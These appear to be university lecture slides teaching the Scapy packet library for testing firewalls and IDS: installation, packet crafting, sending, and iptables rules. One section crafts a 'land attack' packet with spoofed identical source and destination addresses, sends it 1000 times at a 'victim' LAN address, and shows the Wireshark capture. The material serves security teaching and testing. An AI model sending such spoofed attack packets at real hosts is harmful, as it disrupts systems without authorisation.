# Network Security

## Tutorials

### Testing Firewalls & IDS

# Agenda

- Introduction to SCAPY
- Install SCAPY and use the Interactive Shell
- Design, Write, and Run Unit Test
- Evaluation and Assessment

# SCAPY

SCAPY is a powerful **network packets manipulation** library written in python

You can use it to **send, sniff** and **craft** network packets.

Using SCAPY, you can build tools that can probe, scan, test firewalls, IDS and other network security appliance or to attack networks.

SCAPY, allow you to implement highly customizable network security tools.

There are many other alternatives such as **Pcap4J** and **SharpPcap**

# Installing SCAPY

If you have python 2 or 3 installed on your machine you can simply install scapy using pip.


```
pip install scapy
```

Or

```
pip3 install scapy
```

Python and SCAPY are already installed on Kali Linux


# Installing SCAPY



```
ebinsaad@dev11:~$ pip3 install scapy
Collecting scapy
  Downloading scapy-2.4.0.tar.gz (3.1MB)
    100% |████████████████████████████████| 3.1MB 403kB/s
Building wheels for collected packages: scapy
  Running setup.py bdist_wheel for scapy ... done
  Stored in directory: /home/ebinsaad/.cache/pip/wheels/fb/14/f7/fa00373d7159b13
184ef4e8378988c2186fabc2c1bede7d24e
Successfully built scapy
Installing collected packages: scapy
Successfully installed scapy-2.4.0
You are using pip version 8.1.1, however version 9.0.3 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
ebinsaad@dev11:~$ 
```

# Start SCAPY

After installing scapy, you can test the installation by simply type in the command line the command **`scapy`** and hit enter.




```
ebinsaad@dev11:~$ scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | To craft a packet, you have to be a
       scccccp///pSP///p          p//Y   | packet, and learn how to swim in
      sY/////////y  caa           S//P   | the wires and in the waves.
       cayCyayP//Ya              pY/Ya   |        -- Jean-Claude Van Damme
        sY/PsY////YCc          aC//Yp    |
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs

>>> 
```

# Creating A Packet

To create an IP packet, simply type

```
my_packet = IP()
```

Note that my_packet is a variable name you could use any other name. IP() is the IP class constructor




```
Welcome to Scapy (unknown.version)
>>>
>>> my_packet = IP()
>>> 
```

# Creating A Packet

Let us display the contents of our packet using the ls() function

```
ls(my_packet)
```




```
>>> ls(my_packet)
version    : BitField (4 bits)                = 4            (4)
ihl        : BitField (4 bits)                = None         (None)
tos        : XByteField                       = 0            (0)
len        : ShortField                       = None         (None)
id         : ShortField                       = 1            (1)
flags      : FlagsField (3 bits)              = 0            (0)
frag       : BitField (13 bits)               = 0            (0)
ttl        : ByteField                        = 64           (64)
proto      : ByteEnumField                    = 0            (0)
chksum     : XShortField                      = None         (None)
src        : SourceIPField (Emph)             = '127.0.0.1'  (None)
dst        : DestIPField (Emph)               = '127.0.0.1'  (None)
options    : PacketListField                  = []           ([])
>>> 
```

# Customizing the Packet


Let us set the src IP and dst IP of the packet. This is very simple and you could use IP addresses or domain names. The syntax to set the value of any attribute of the packet is:

```
PACKET_NAME.ATTRIBUTE_NAME = value

My_packet.src = "www.uwindsor.ca"
```



```
>>>
>>> my_packet.src="www.uwindsor.ca"
>>> my_packet.dst="www.google.ca"
>>>
```

# Customizing the Packet




```
>>> my_packet.src = "www.uwindsor.ca"
>>> my_packet.dst = "www.google.com"
>>>
>>> my_packet
<IP  src=Net('www.uwindsor.ca') dst=Net('www.google.com') |>
>>> ls(my_packet)
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 0               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = Net('www.uwindsor.ca') (None)
dst        : DestIPField                          = Net('www.google.com') (None)
options    : PacketListField                      = []              ([])
>>>
```

# Send the Packet

To send the packet, call the function send and pass your packet to it

**send(my_packet)**




```
>>>
>>> send(my_packet)
.
Sent 1 packets.
```

# Customizing the Packet

Let us craft a land attack packet (where the src IP and dst IP are the same.

Here I will use the IP address 192.168.0.102 as the victim.

```
land =  IP( src="92.168.0.102",  dst ="192.168.0.102")
```




```
>>>
>>> land= IP(src="192.168.0.102", dst="192.168.0.102")
>>> 
```

# Customizing the Packet


Let us say we want to send this land packet over the network a 1000 times

```
land =  IP( src="92.168.0.102",  dst ="192.168.0.102")

send(land, count=1000)
```



```
>>>
>>> send(land, count=1000)
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
................................................
Sent 1000 packets.
```

# Capturing Land Attack with Wireshark




Filter: ip.src==192.168.0.102 and ip.dst==192.168.0.102

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 21 | 69.931595100 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 22 | 69.939051021 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 23 | 69.946936882 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 24 | 69.949561736 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 25 | 69.953463351 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 26 | 69.955949919 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 27 | 69.959758275 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 28 | 69.962699078 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 29 | 69.967732348 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 30 | 69.969391934 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 31 | 69.971440489 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 32 | 69.980720964 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 33 | 69.982740097 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 34 | 69.984937407 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 35 | 69.988167542 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 36 | 69.988197827 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 37 | 69.990702039 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 38 | 69.992493066 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 39 | 69.994032386 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 40 | 69.995978505 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |
| 41 | 69.999698600 | 192.168.0.102 | 192.168.0.102 | IPv4 | 60 | |

# Testing Firewall Rules with SCAPY

Let us make sure that our IPTables are empty and if not make sure you reset the IPTables



```
ebinsaad@dev11:~$ sudo iptables -L
[sudo] password for ebinsaad:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ebinsaad@dev11:~$
```

# Writing a Firewall Rule

Let us write a rule that accept (pass) all outgoing traffic to destination port 80 at www.uwindsor.ca

# Writing a Firewall Rule


Let us write a rule that accept (pass) all outgoing traffic to destination port 80 at www.uwindsor.ca

```
sudo iptables -A OUTPUT -p tcp -d www.uwindsor.ca --dport 80
-j ACCEPT
```

We will call this rule R01, in general you should give it a meaning full name.

